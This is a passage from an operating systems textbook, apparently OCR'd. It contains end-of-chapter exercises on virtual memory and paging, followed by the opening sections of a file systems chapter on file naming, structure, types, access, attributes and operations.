16. The 32-bit Linux kernel supports a maximum of 32768 processes in the process table, and the kernel is allocated 1,073,741,824 (1 GiB) of the virtual address space. If memory address space is divided evenly across all processes, how much virtual address space would be allocated to each process at a minimum, with the maximum number of processes running?

17. Section 3.3.4 states that the Pentium Pro extended each entry in the page table hierarchy to 64 bits but still could only address only 4 GB of memory. Explain how this statement can be true when page table entries have 64 bits.

18. A computer with a 32-bit address uses a two-level page table. Virtual addresses are split into a 9-bit top-level page table field, an 11-bit second-level page table field, and an offset. How large are the pages and how many are there in the address space?

19. Suppose that a 32-bit virtual address is broken up into four fields, a, b, c, and d. The first three are used for a three-level page table system. The fourth field, d, is the offset. Does the number of pages depend on the sizes of all four fields? If not, which ones matter and which do not?

20. A computer has 32-bit virtual addresses and 4-KB pages. The program and data together fit in the lowest page (0–4095) The stack fits in the highest page. How many entries are needed in the page table if traditional (one-level) paging is used? How many page table entries are needed for two-level paging, with 10 bits in each part?

21. Below is an execution trace of a program fragment for a computer with 512-byte pages. The program is located at address 1020, and its stack pointer is at 8192 (the stack grows toward 0). Give the page reference string generated by this program. Each instruction occupies 4 bytes (1 word) including immediate constants. Both instruction and data references count in the reference string.

Load word 6144 into register 0
Push register 0 onto the stack
Call a procedure at 5120, stacking the return address
Subtract the immediate constant 16 from the stack pointer
Compare the actual parameter to the immediate constant 4
Jump if equal to 5152

22. A computer whose processes have 1024 pages in their address spaces keeps its page tables in memory. The overhead required for reading a word from the page table is 5 nsec. To reduce this overhead, the computer has a TLB, which holds 32 (virtual page, physical page frame) pairs, and can do a lookup in 1 nsec. What hit rate is needed to reduce the mean overhead to 2 nsec?

23. The VAX was the dominant computer at university computer science departments during most of the 1980s. The TLB on the VAX did not contain an *R* bit. Nevertheless, these supposedly intelligent people kept buying VAXes. Was this just due to their loyalty to the VAX' predecessor, the PDP-11, or was there some other reason they put up with this for years?

24. A machine has 48-bit virtual addresses and 32-bit physical addresses. Pages are 8 KB. How many entries are needed for a single-level linear page table?

25. A computer with an 8-KB page, a 256-KB main memory, and a 64-GB virtual address space uses an inverted page table to implement its virtual memory. How big should the hash table be to ensure a mean hash chain length of less than 1? Assume that the hash-table size is a power of two.

26. A student in a compiler design course proposes to the professor a project of writing a compiler that will produce a list of page references that can be used to implement the optimal page replacement algorithm. Is this possible? Why or why not? Is there anything that could be done to improve paging efficiency at run time?

27. Suppose that the virtual page reference stream contains repetitions of long sequences of page references followed occasionally by a random page reference. For example, the sequence: 0, 1, ... , 511, 431, 0, 1, ... , 511, 332, 0, 1, ... consists of repetitions of the sequence 0, 1, ... , 511 followed by a random reference to pages 431 and 332.

(a) Why will the standard replacement algorithms (LRU, FIFO, clock) not be effective in handling this workload for a page allocation that is less than the sequence length?
(b) If this program were allocated 500 page frames, describe a page replacement approach that would perform much better than the LRU, FIFO, or clock algorithms.

28. If FIFO page replacement is used with four page frames and eight pages, how many page faults will occur with the reference string 0172327103 if the four frames are initially empty? Now repeat this problem for LRU.

29. Consider the page sequence of Fig. 3-15(b). Suppose that the *R* bits for the pages *B* through *A* are 11011011, respectively. Which page will second chance remove?

30. A small computer on a smart card has four page frames. At the first clock tick, the *R* bits are 0111 (page 0 is 0, the rest are 1). At subsequent clock ticks, the values are

1011, 1010, 1101, 0010, 1010, 1100, and 0001. If the aging algorithm is used with an 8-bit counter, give the values of the four counters after the last tick.

31. Give a simple example of a page reference sequence where the first page selected for replacement will be different for the clock and LRU page replacement algorithms. Assume that a process is allocated 3=three frames, and the reference string contains page numbers from the set 0, 1, 2, 3.

32. A student has claimed that "in the abstract, the basic page replacement algorithms (FIFO, LRU, optimal) are identical except for the attribute used for selecting the page to be replaced."

(a) What is that attribute for the FIFO algorithm? LRU algorithm? Optimal algorithm?
(b) Give the generic algorithm for these page replacement algorithms.

33. How long does it take to load a 64-KB program from a disk whose average seek time is 5 msec, whose rotation time is 5 msec, and whose tracks hold 1 MB

(a) for a 2-KB page size?
(b) for a 4-KB page size?

The pages are spread randomly around the disk and the number of cylinders is so large that the chance of two pages being on the same cylinder is negligible.

34. Consider the FIFO page replacement algorithm and the following reference string:

1 2 3 4 1 2 5 1 2 3 4 5

When the number of page frames increases from three to four, does the number of page faults go down, stay the same, or go up? Explain your answer.

35. A computer has four page frames. The time of loading, time of last access, and the *R* and *M* bits for each page are as shown below (the times are in clock ticks):

Page	Loaded	Last ref.	R	M
0	126	280	1	0
1	230	265	0	1
2	140	270	0	0
3	110	285	1	1

(a) Which page will NRU replace?
(b) Which page will FIFO replace?
(c) Which page will LRU replace?
(d) Which page will second chance replace?

36. Suppose that two processes *A* and *B* share a page that is not in memory. If process *A* faults on the shared page, the page table entry for process *A* must be updated once the page is read into memory.

(a) Under what conditions should the page table update for process *B* be delayed even though the handling of process *A*'s page fault will bring the shared page into memory? Explain.
(b) What is the potential cost of delaying the page table update?

37. Consider the following two-dimensional array:

```
int  X[64][64];
```

Suppose that a system has four page frames and each frame is 128 words (an integer occupies one word). Programs that manipulate the *X* array fit into exactly one page and always occupy page 0. The data are swapped in and out of the other three frames. The *X* array is stored in row-major order (i.e., *X*[0][1] follows *X*[0][0] in memory). Which of the two code fragments shown below will generate the lowest number of page faults? Explain and compute the total number of page faults.

Fragment A

```
for (int j = 0; j < 64; j++)
   for (int i = 0; i < 64; i++) X[i][j] = 0;
```

Fragment B

```
for (int i = 0; i < 64; i++)
   for (int j = 0; j < 64; j++) X[i][j] = 0;
```

38. One of the first timesharing machines, the DEC PDP-1, had a (core) memory of 4K 18-bit words. It held one process at a time in its memory. When the scheduler decided to run another process, the process in memory was written to a paging drum, with 4K 18-bit words around the circumference of the drum. The drum could start writing (or reading) at any word, rather than only at word 0. Why do you suppose this drum was chosen?

39. A computer provides each process with 65,536 bytes of address space divided into pages of 4096 bytes each. A particular program has a text size of 32,768 bytes, a data size of 16,386 bytes, and a stack size of 15,870 bytes. Will this program fit in the machine's address space? Suppose that instead of 4096 bytes, the page size were 512 bytes, would it then fit? Each page must contain either text, data, or stack, not a mixture of two or three of them.

40. Can a page be in two working sets at the same time? Explain.

41. If a page is shared between two processes, is it possible that the page is read-only for one process and read-write for the other? Why or why not?

42. It has been observed that the number of instructions executed between page faults is directly proportional to the number of page frames allocated to a program. If the available memory is doubled, the mean interval between page faults is also doubled. Suppose that a normal instruction takes 1 microsec, but if a page fault occurs, it takes 2001 μsec (i.e., 2 msec) to handle the fault. If a program takes 60 sec to run, during which time it gets 15,000 page faults, how long would it take to run if twice as much memory were available?

43. A group of operating system designers for the Frugal Computer Company are thinking about ways to reduce the amount of backing store needed in their new operating system. The project manager has just suggested not bothering to save the program text in the swap area at all, but just page it in directly from the binary file whenever it is needed. Under what conditions, if any, does this idea work for the program text? Under what conditions, if any, does it work for the data?

44. A machine-language instruction to load a 32-bit word into a register contains the 32-bit address of the word to be loaded. What is the maximum number of page faults this instruction can cause?

45. Explain the difference between internal fragmentation and external fragmentation. Which one occurs in paging systems? Which one occurs in systems using pure segmentation?

46. When segmentation and paging are both being used, as in MULTICS, first the segment descriptor must be looked up, then the page descriptor. Does the TLB also work this way, with two levels of lookup?

47. We consider a program which has the two segments shown below consisting of instructions in segment 0, and read/write data in segment 1. Segment 0 has read/execute protection, and segment 1 has just read/write protection. The memory system is a demand-paged virtual memory system with virtual addresses that have a 4-bit page number, and a 10-bit offset. The page tables and protection are as follows (all numbers in the table are in decimal):

Segment 0		**Segment 1**	
Read/Execute		**Read/Write**	
Virtual Page #	**Page frame #**	**Virtual Page #**	**Page frame #**
0	2	0	On Disk
1	On Disk	1	14
2	11	2	9
3	5	3	6
4	On Disk	4	On Disk
5	On Disk	5	13
6	4	6	8
7	3	7	12

For each of the following cases, either give the real (actual) memory address which results from dynamic address translation or identify the type of fault which occurs (either page or protection fault).

(a) Fetch from segment 1, page 1, offset 3
(b) Store into segment 0, page 0, offset 16
(c) Fetch from segment 1, page 4, offset 28
(d) Jump to location in segment 1, page 3, offset 32

48. Can you think of any situations where supporting virtual memory would be a bad idea, and what would be gained by not having to support virtual memory? Explain.

49. Virtual memory provides a mechanism for isolating one process from another. What memory management difficulties would be involved in allowing two operating systems to run concurrently? How might these difficulties be addressed?

50. Plot a histogram and calculate the mean and median of the sizes of executable binary files on a computer to which you have access. On a Windows system, look at all .exe and .dll files; on a UNIX system look at all executable files in */bin*, */usr/bin*, and

/local/bin that are not scripts (or use the *file* utility to find all executables). Determine the optimal page size for this computer just considering the code (not data). Consider internal fragmentation and page table size, making some reasonable assumption about the size of a page table entry. Assume that all programs are equally likely to be run and thus should be weighted equally.

51. Write a program that simulates a paging system using the aging algorithm. The number of page frames is a parameter. The sequence of page references should be read from a file. For a given input file, plot the number of page faults per 1000 memory references as a function of the number of page frames available.

52. Write a program that simulates a toy paging system that uses the WSClock algorithm. The system is a toy in that we will assume there are no write references (not very realistic), and process termination and creation are ignored (eternal life). The inputs are:

- The reclamation age threshold
- The clock interrupt interval expressed as number of memory references
- A file containing the sequence of page references

(a) Describe the basic data structures and algorithms in your implementation.
(b) Show that your simulation behaves as expected for a simple (but nontrivial) input example.
(c) Plot the number of page faults and working set size per 1000 memory references.
(d) Explain what is needed to extend the program to handle a page reference stream that also includes writes.

53. Write a program that demonstrates the effect of TLB misses on the effective memory access time by measuring the per-access time it takes to stride through a large array.

(a) Explain the main concepts behind the program, and describe what you expect the output to show for some practical virtual memory architecture.
(b) Run the program on some computer and explain how well the data fit your expectations.
(c) Repeat part (b) but for an older computer with a different architecture and explain any major differences in the output.

54. Write a program that will demonstrate the difference between using a local page replacement policy and a global one for the simple case of two processes. You will need a routine that can generate a page reference string based on a statistical model. This model has N states numbered from 0 to $N - 1$ representing each of the possible page references and a probability p_i associated with each state i representing the chance that the next reference is to the same page. Otherwise, the next page reference will be one of the other pages with equal probability.

(a) Demonstrate that the page reference string-generation routine behaves properly for some small N.
(b) Compute the page fault rate for a small example in which there is one process and a fixed number of page frames. Explain why the behavior is correct.
(c) Repeat part (b) with two processes with independent page reference sequences and twice as many page frames as in part (b).
(d) Repeat part (c) but using a global policy instead of a local one. Also, contrast the per-process page fault rate with that of the local policy approach.

55. Write a program that can be used to compare the effectiveness of adding a tag field to TLB entries when control is toggled between two programs. The tag field is used to effectively label each entry with the process id. Note that a nontagged TLB can be simulated by requiring that all TLB entries have the same tag at any one time. The inputs will be:

- The number of TLB entries available
- The clock interrupt interval expressed as number of memory references
- A file containing a sequence of (process, page references) entries
- The cost to update one TLB entry

(a) Describe the basic data structures and algorithms in your implementation.
b) Show that your simulation behaves as expected for a simple (but nontrivial) input example.
(c) Plot the number of TLB updates per 1000 references.

4

FILE SYSTEMS

All computer applications need to store and retrieve information. While a process is running, it can store a limited amount of information in physical RAM. For many applications, the amount of memory is far too small and some even need many terabytes of storage.

A second problem with keeping information in RAM is that when the process terminates, the information is lost. For many applications (e.g., for databases), the information must be retained for weeks, months, or even forever. Having it vanish when the process using it terminates is unacceptable. Furthermore, it must not go away when a computer crash kills the process or power goes off during an electrical storm.

A third problem is that it is frequently necessary for multiple processes to access (parts of) the information at the same time. If we have an online telephone directory stored inside the address space of a single process, only that process can access it, unless it is shared explicitly. The way to solve this problem is to make the information itself independent of any one process.

Thus, we have three essential requirements for long-term information storage:

1. It must be possible to store a very large amount of information.
2. The information must survive the termination of the process using it.
3. Multiple processes must be able to access the information at once.

Magnetic disks have been used for years for this long-term storage. While such disks are still used extensively, solid-state drives (SSDs) have also become hugely

popular, complementing or replacing their magnetic counterparts. Compared to hard disks, they do not have any moving parts that may break, and offer fast random access. Tapes and optical disks are no longer as popular as they used to be and have much lower performance. Nowadays, if they are used at all, it is typically for backups. We will study magnetic hard disks and SSDs more in Chap. 5. For the moment, you can think of both as *disk-like*, even though strictly speaking an SSD is not a disk at all. Here, "disk-like" means that it supports an interface that appears to be a linear sequence of fixed-size blocks and supporting two operations:

1. Read block *k*
2. Write block *k*

In reality there are more, but with these two operations one could, in principle, solve the long-term storage problem.

However, these are very inconvenient operations, especially on large systems used by many applications and possibly multiple users (e.g., on a server). Just a few of the questions that quickly arise are:

1. How do you find information?
2. How do you keep one user from reading another user's data?
3. How do you know which blocks are free?

and there are many more.

Just as we saw how the operating system abstracted away the concept of the processor to create the abstraction of a process and how it abstracted away the concept of physical memory to offer processes (virtual) address spaces, we can solve this problem with a new abstraction: the file. Together, the abstractions of processes (and threads), address spaces, and files are the most important concepts relating to operating systems. If you really understand these three concepts from beginning to end, you are well on your way to becoming an operating systems expert.

Files are logical units of information created by processes. A disk will usually contain thousands or even millions of them, each one independent of the others. In fact, if you think of each file as a kind of address space, you are not that far off, except that they are used to model the disk instead of modeling the RAM.

Processes can read existing files and create new ones if need be. Information stored in files must be **persistent**, that is, not be affected by process creation and termination. A file should disappear only when its owner explicitly removes it. Although operations for reading and writing files are the most common ones, there exist many others, some of which we will examine below.

Files are managed by the operating system. How they are structured, named, accessed, used, protected, implemented, and managed are major topics in operating system design. As a whole, that part of the operating system dealing with files is known as the **file system** and is the subject of this chapter.

From the user's standpoint, the most important aspect of a file system is how it appears, in other words, what constitutes a file, how files are named and protected, what operations are allowed on files, and so on. The details of whether linked lists or bitmaps are used to keep track of free storage and how many sectors there are in a logical disk block are of no interest, although they are of great importance to the designers of the file system. For this reason, we have structured the chapter as several sections. The first two are concerned with the user interface to files and directories, respectively. Then comes a detailed discussion of how the file system is implemented and managed. Finally, we give some examples of real file systems.

4.1 FILES

In the following pages, we will look at files from the user's point of view, that is, how they are used and what properties they have.

4.1.1 File Naming

A file is an abstraction mechanism. It provides a way to store information on the disk and read it back later. This must be done in a way that shields the user from the details of how and where the information is stored, and how the disks actually work.

Probably the most important characteristic of any abstraction mechanism is the way the objects being managed are named, so we will start our examination of file systems with the subject of file naming. When a process creates a file, it gives the file a name. When the process terminates, the file continues to exist and can be accessed by other processes using its name.

The exact rules for file naming vary somewhat from system to system, but all current operating systems allow strings of letters as legal file names. Thus *andrea*, *bruce*, and *cathy* are possible file names. Frequently digits and special characters are also permitted, so names like *2*, *urgent!*, and *Fig.2-14* are often valid as well. Some older file systems, such as the one that was used in MS-DOS in a century long ago, limit file names to eight letters maximum, but most modern systems support file names of up to 255 characters or more.

Some file systems distinguish between upper- and lowercase letters, whereas others do not. UNIX falls in the first category; the old MS-DOS falls in the second. Thus, a UNIX system can have all of the following as three distinct files: *maria*, *Maria*, and *MARIA*. In MS-DOS, all these names refer to the same file.

An aside on file systems is probably in order here. Older versions of Windows (such as Windows 95 and Windows 98) used the MS-DOS file system, called **FAT-16**, and thus inherited many of its properties, such as how file names are constructed. Admittedly, Windows 98 introduced some extensions to FAT-16, leading to **FAT-32**, but these two are quite similar. Modern versions of Windows all still support the FAT file systems, even though they also have a much more advanced

native file system (NTFS) that has different properties (such as file names in Unicode). We will discuss NTFS in Chap. 11. There is also a second file system for Windows, known as **ReFS** (**Resilient File System**), but that one is targeted at the server version of Windows. In this chapter, when we refer to the MS-DOS or FAT file systems, we mean FAT-16 and FAT-32 as used on Windows unless specified otherwise. We will discuss the FAT file systems later in this chapter and NTFS in Chap. 12, where we will examine Windows 10 in detail. Incidentally, there is also an even newer FAT-like file system, known as **exFAT** file system, a Microsoft extension to FAT-32 that is optimized for flash drives and large file systems.

Many operating systems support two-part file names, with the two parts separated by a period, as in *prog.c*. The part following the period is called the **file extension** and usually indicates something about the file. In MS-DOS, for example, file names were 1–8 characters, plus an optional extension of 1–3 characters. In UNIX, the size of the extension, if any, is up to the user, and a file may even have two or more extensions, as in *homepage.html.zip*, where *.html* indicates a Web page in HTML and *.zip* indicates that the file (*homepage.html*) has been compressed using the *zip* program. Some of the more common file extensions and their meanings are shown in Fig. 4-1.

Extension	Meaning
.bak	Backup file
.c	C source program
.gif	Compuserve Graphical Interchange Format image
.html	World Wide Web HyperText Markup Language document
.jpg	Still picture encoded with the JPEG standard
.mp3	Music encoded in MPEG layer 3 audio format
.mpg	Movie encoded with the MPEG standard
.o	Object file (compiler output, not yet linked)
.pdf	Portable Document Format file
.ps	PostScript file
.tex	Input for the TEX formatting program
.txt	General text file
.zip	Compressed archive

Figure 4-1. Some typical file extensions.

In some systems (e.g., all flavors of UNIX), file extensions are just conventions and are not enforced by the operating system. A file named *file.txt* might be some kind of text file, but that name is more to remind the owner than to convey any actual information to the computer. On the other hand, a C compiler may actually insist that files it is to compile end in *.c*, and it may refuse to compile them if they do not. However, the operating system does not care.

Conventions like this are especially useful when the same program can handle several different kinds of files. The C compiler, for example, can be given a list of several files to compile and link together, some of them C files and some of them assembly-language files. The extension then becomes essential for the compiler to tell which are C files, which are assembly files, and which are other files.

In contrast, Windows is aware of the extensions and assigns meaning to them. Users (or processes) can register extensions with the operating system and specify for each one which program "owns" that extension. When a user double clicks on a file name, the program assigned to its file extension is launched with the file as parameter. For example, double clicking on *file.docx* starts Microsoft *Word* with *file.docx* as the initial file to edit. In contrast, *Photoshop* will not open file ending in *.docx*, no matter how often or hard you click on the file name, because it knows that *.docx* files are not image files.

4.1.2 File Structure

Files can be structured in any of several ways. Three common possibilities are depicted in Fig. 4-2. The file in Fig. 4-2(a) is an unstructured sequence of bytes. In effect, the operating system does not know or care what is in the file. All it sees are bytes. Any meaning must be imposed by user-level programs. Both UNIX and Windows use this approach.



Figure 4-2. Three kinds of files. (a) Byte sequence. (b) Record sequence. (c) Tree.

Having the operating system regard files as nothing more than byte sequences provides the maximum amount of flexibility. User programs can put anything they want in their files and name them any way that they find convenient. The operating system does not help, but it also does not get in the way. For users who want to do

unusual things, the latter can be very important. All versions of UNIX (including Linux and MacOS) as well as Windows use this file model. It is worth noting that in this chapter when we talk about UNIX the text usually applies MacOS (which was based on Berkeley UNIX) and Linux (which was carefully designed to be compatible with UNIX).

The first step up in structure is illustrated in Fig. 4-2(b). In this model, a file is a sequence of fixed-length records, each with some internal structure. Central to the idea of a file being a sequence of records is the idea that the read operation returns one record and the write operation overwrites or appends one record. As a historical note, in decades gone by, when the 80-column punched card was pretty much the only input medium available, many (mainframe) operating systems based their file systems on files consisting of 80-character records, in effect, card images. These systems also supported files of 132-character records, which were intended for the line printer (which in those days were big chain printers having 132 columns). Programs read input in units of 80 characters and wrote it in units of 132 characters, although the final 52 could be spaces, of course. No current general-purpose system uses this model as its primary file system any more, but back in the days of 80-column punched cards and 132-character line printer paper, this was a common model on mainframe computers.

The third kind of file structure is shown in Fig. 4-2(c). In this organization, a file consists of a tree of records, not necessarily all the same length, each containing a **key** field in a fixed position in the record. The tree is sorted on the key field, to allow rapid searching for a particular key.

The basic operation here is not to get the "next" record, although that is also possible, but to get the record with a specific key. For the zoo file of Fig. 4-2(c), one could ask the system to get the record whose key is *pony*, for example, without worrying about its exact position in the file. Furthermore, new records can be added to the file, with the operating system, and not the user, deciding where to place them. This type of file is clearly quite different from the unstructured byte streams used in UNIX and Windows and is used on some large mainframe computers for commercial data processing.

4.1.3 File Types

Many operating systems support several types of files. UNIX (again, including MacOS and Linux) and Windows, for example, have regular files and directories. UNIX also has character and block special files. **Regular files** are the ones that contain user information. All the files of Fig. 4-2 are regular files since these are the files most users deal with. **Directories** are system files for maintaining the structure of the file system. We will study directories below. **Character special files** are related to input/output and used to model serial I/O devices, such as terminals, printers, and networks. **Block special files** are used to model disks. In this chapter, we will be primarily interested in regular files.

Regular files are generally either ASCII files or binary files. ASCII files consist of lines of text. In some systems, each line is terminated by a carriage return character. In others, the line feed character is used. Some systems (e.g., Windows) use both. Lines need not all be of the same length.

The great advantage of ASCII files is that they can be displayed and printed as is, and they can be edited with any text editor. Furthermore, if large numbers of programs use ASCII files for input and output, it is easy to connect the output of one program to the input of another, as in shell pipelines. (The interprocess plumbing is not any easier, but interpreting the information certainly is if a standard convention, such as ASCII, is used for expressing it.)

Other files are binary, which just means that they are not ASCII files. Listing them on the printer gives an incomprehensible listing full of random junk. Usually, they have some internal structure known to programs that use them.

For example, in Fig. 4-3(a) we see a simple executable binary file taken from an early version of UNIX. Although technically the file is just a sequence of bytes, the operating system will execute a file only if it has the proper format. It has five sections: header, text, data, relocation bits, and symbol table. The header starts with a **magic number**, identifying the file as an executable file (to prevent the accidental execution of a file not in this format). Then come the sizes of the various pieces of the file, the address at which execution starts, and some flag bits. After the header are the text and data of the program itself. These are loaded into memory and relocated using the relocation bits. The symbol table is for debugging.

Our second example of a binary file is an archive, also from UNIX. It consists of a collection of library procedures (modules) compiled but not linked. Each one is prefaced by a header telling its name, creation date, owner, protection code, and size. Just as with the executable file, the module headers are full of binary numbers. Copying them to the printer would produce complete gibberish.

Every operating system must recognize at least one file type: its own executable file; some recognize more. The old TOPS-20 system (for the DECsystem 20) went so far as to examine the creation time of any file to be executed. Then it located the source file and saw whether the source had been modified since the binary was made. If it had been, it automatically recompiled the source. In UNIX terms, the *make* program had been built into the shell. The file extensions were mandatory, so it could tell which binary program was derived from which source.

Having strongly typed files like this causes problems whenever the user does anything that the system designers did not expect. Consider, as an example, a system in which program output files have extension *.dat* (data files). If a user writes a program formatter that reads a *.c* file (C program), transforms it (e.g., by converting it to a standard indentation layout), and then writes the transformed file as output, the output file will be of type *.dat*. If the user tries to offer this to the C compiler to compile it, the system will refuse because it has the wrong extension. Attempts to copy *file.dat* to *file.c* will be rejected by the system as invalid (to protect the user against mistakes).



Figure 4-3. (a) An executable file. (b) An archive.

While this kind of "user friendliness" may help novices, it drives experienced users up the wall since they have to devote considerable effort to circumventing the operating system's idea of what is reasonable and what is not.

Most operating systems offer a slew of tools to examine files. For instance, on UNIX you can use the *file* utility to examine the type of files. It uses heuristics to determine that something is a text file, a directory, an executable, etc. Examples of its use can be found in Fig. 4-4.

4.1.4 File Access

Early operating systems provided only one kind of file access: **sequential access**. In these systems, a process could read all the bytes or records in a file in order, starting at the beginning, but could not skip around and read them out of

Command	Result
file README.txt	UTF-8 Unicode text
file hjb.sh	POSIX shell script, ASCII text executable
file Makefile	makefile script, ASCII text
file /usr/bin/less	symbolic link to /bin/less
file /bin/	directory
file /bin/less	ELF 64-bit LSB shared object, x86-64 [...more information...]

Figure 4-4. Finding out file types.

order. Sequential files could be rewound, however, so they could be read as often as needed. Sequential files were convenient when the storage medium was magnetic tape rather than disk.

When disks came into use for storing files, it became possible to read the bytes or records of a file out of order, or to access records by key rather than by position. Files whose bytes or records can be read in any order are called **random-access files**. They are required by many applications.

Random access files are essential for many applications, for example, database systems. If an airline customer calls up and wants to reserve a seat on a particular flight, the reservation program must be able to access the record for that flight without having to read the records for thousands of other flights first.

Two methods can be used for specifying where to start reading. In the first one, every read operation gives the position in the file to start reading at. In the second one, a special operation, seek, is provided to set the current position. After a seek, the file can be read sequentially from the now-current position. The latter method is used in UNIX and Windows.

4.1.5 File Attributes

Every file has a name and its data. In addition, all operating systems associate other information with each file, for example, the date and time the file was last modified and the file's size. We will call these extra items the file's **attributes**. Some people call them **metadata**. The list of attributes varies considerably from system to system. The table of Fig. 4-5 shows some of the possibilities, but other ones also exist. No existing system has all of these, but each one is present in some system.

The first four attributes relate to the file's protection and tell who may access it and who may not. All kinds of schemes are possible, some of which we will study later. In some systems the user must present a password to access a file, in which case the password must be one of the attributes.

The flags are bits or short fields that control or enable some specific property. Hidden files, for example, do not appear in listings of all the files. The archive flag

Attribute	Meaning
Protection	Who can access the file and in what way
Password	Password needed to access the file
Creator	ID of the person who created the file
Owner	Current owner
Read-only flag	0 for read/write; 1 for read only
Hidden flag	0 for normal; 1 for do not display in listings
System flag	0 for normal files; 1 for system file
Archive flag	0 for has been backed up; 1 for needs to be backed up
ASCII/binary flag	0 for ASCII file; 1 for binary file
Random access flag	0 for sequential access only; 1 for random access
Temporary flag	0 for normal; 1 for delete file on process exit
Lock flags	0 for unlocked; nonzero for locked
Record length	Number of bytes in a record
Key position	Offset of the key within each record
Key length	Number of bytes in the key field
Creation time	Date and time the file was created
Time of last access	Date and time the file was last accessed
Time of last change	Date and time the file was last changed
Current size	Number of bytes in the file
Maximum size	Number of bytes the file may grow to

Figure 4-5. Some possible file attributes.

is a bit that keeps track of whether the file has been backed up recently. The backup program clears it, and the operating system sets it whenever a file is changed. In this way, the backup program can tell which files need backing up. The temporary flag allows a file to be marked for automatic deletion when the process that created it terminates.

The record-length, key-position, and key-length fields are only present in files whose records can be looked up using a key. They provide the information required to find the keys.

The times keep track of when the file was created, most recently accessed, and most recently modified. These are useful for a variety of purposes. For example, a source file that has been modified after the creation of the corresponding object file needs to be recompiled. These fields provide the necessary information.

The current size tells how big the file is at present. Some old mainframe operating systems required the maximum size to be specified when the file was created, in order to let the operating system reserve the maximum amount of storage in advance. Personal-computer operating systems are thankfully clever enough to do without this feature nowadays.

4.1.6 File Operations

Files exist to store information and allow it to be retrieved later. Different systems provide different operations to allow storage and retrieval. Below is a discussion of the most common system calls relating to files.

1. Create. The file is created with no data. The purpose of the call is to announce that the file is coming and to set some of the attributes.
2. Delete. When the file is no longer needed, it has to be deleted to free up disk space. There is always a system call for this purpose.
3. Open. Before using a file, a process must open it. The purpose of the open call is to allow the system to fetch the attributes and list of disk addresses into main memory for rapid access on later calls.
4. Close. When all the accesses are finished, the attributes and disk addresses are no longer needed, so the file should be closed to free up internal table space. Many systems encourage this by imposing a maximum number of open files on processes. A disk is written in blocks, and closing a file forces writing of the file's last block, even though that block may not be entirely full yet.
5. Read. Data are read from file. Usually, the bytes come from the current position. The caller must specify how many data are needed and must also provide a buffer to put them in.
6. Write. Data are written to the file again, usually at the current position. If the current position is the end of the file, the file's size increases. If the current position is in the middle of the file, existing data are overwritten and lost forever.
7. Append. This call is a restricted form of write. It can add data only to the end of the file. Systems that provide a minimal set of system calls rarely have append, but some systems have this call.
8. Seek. For random-access files, a method is needed to specify from where to take the data. One common approach is a system call, seek, that repositions the file pointer to a specific place in the file. After this call has completed, data can be read from, or written to, that position.
9. Get attributes. Processes often need to read file attributes to do their work. For example, the UNIX *make* program is commonly used to manage software development projects consisting of many source files. When *make* is called, it examines the modification times of all the source and object files and arranges for the minimum number of compilations required to bring everything up to date. To do its job, it must look at the attributes, namely, the modification times.

10. Set attributes. Some of the attributes are user settable and can be changed after the file has been created. This system call makes that possible. The protection-mode information is an obvious example. Most of the flags also fall in this category.

11. Rename. This call is not essential because a file that needs to be renamed can be copied and then the original file deleted. However, renaming a 50-GB movie by copying it and then deleting the original will take a long time.

4.1.7 An Example Program Using File-System Calls

